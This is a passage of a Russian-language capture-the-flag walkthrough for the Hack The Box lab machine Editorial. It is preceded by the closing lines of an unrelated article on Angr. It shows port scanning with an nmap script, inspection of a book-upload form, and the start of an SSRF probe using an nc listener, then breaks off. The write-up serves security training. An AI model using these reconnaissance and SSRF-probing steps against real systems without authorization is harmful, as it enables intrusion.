Разумеется, Angr не может симулировать большие приложения. Но если мы нашли в программе слабую точку, он поможет подобрать данные, без которых до нее не доберется ни один фаззер.

Мы познакомились лишь с некоторыми возможностями Angr. В следующей статье будет множество примеров, полезных для поиска и эксплуатации найденных уязвимостей.

HTB
EDITORIAL

OS
Linux

RELEASE DATE
15 Jun 2024

DIFFICULTY
Easy

POINTS
20

Используем SSRF и баг в GitPython, чтобы захватить сервер

Сегодня я покажу пример подделки запросов на стороне сервера (SSRF). Мы получим доступ к внутрянке сайта и извлечем критически важные данные, затем найдем данные технической учетной записи и повысим привилегии в Linux через уязвимость в библиотеке GitPython.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Editorial с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.20     editorial.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for editorial.htb (10.10.11.20)
Host is up (0.066s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Editorial Tiempo Arriba
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.9p1;
- 80 — веб-сервер Nginx 1.18.0.

Идем смотреть, что там на веб-сервере.



Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

"I have always imagined that Paradise will be a kind of library." - Jorge Luis Borges.

Top Rated Books

🔍 The Analyst


Misery.

👀 Ensayo sobre la ceguera

Главная страница сайта

ТОЧКА ВХОДА

На сайте находим форму для отправки информации о книге.



Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information

Cover URL related to your book or

Файл не выбран

Book name

Tell us about your book

Why did you choose this publisher?

Contact Email

Contact Phone


We'll reach your book. Let us read and explore your idea and soon you will have news 📚

Содержимое страницы Upload

В форме есть поля для URL и загрузки файла. Если сервер будет обращаться к указанному нами URL, обязательно нужно проверить, нет ли тут уязвимости SSRF. Давай выполним запрос на свой сервер, для чего у себя запустим листенер:

```
nc -nlvp 8000
```

И укажем адрес нашей машины в поле URL. Остальные поля для начала заполним тестовыми данными.



Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information

http://10.10.16.61:8000/test_ssrf

01.png

Book name: test1

Tell us about your book: test2

Why did you choose this publisher? test3


Contact Email: test@test.com

Contact Phone: 0123456789

We'll reach your book. Let us read and explore your idea and soon you will have news 📚

Содержимое страницы Upload

После отправки запроса страница обновляется, но в логах листенера пусто. Просматриваем запрос в **Burp History** и не находим там указанного URL.

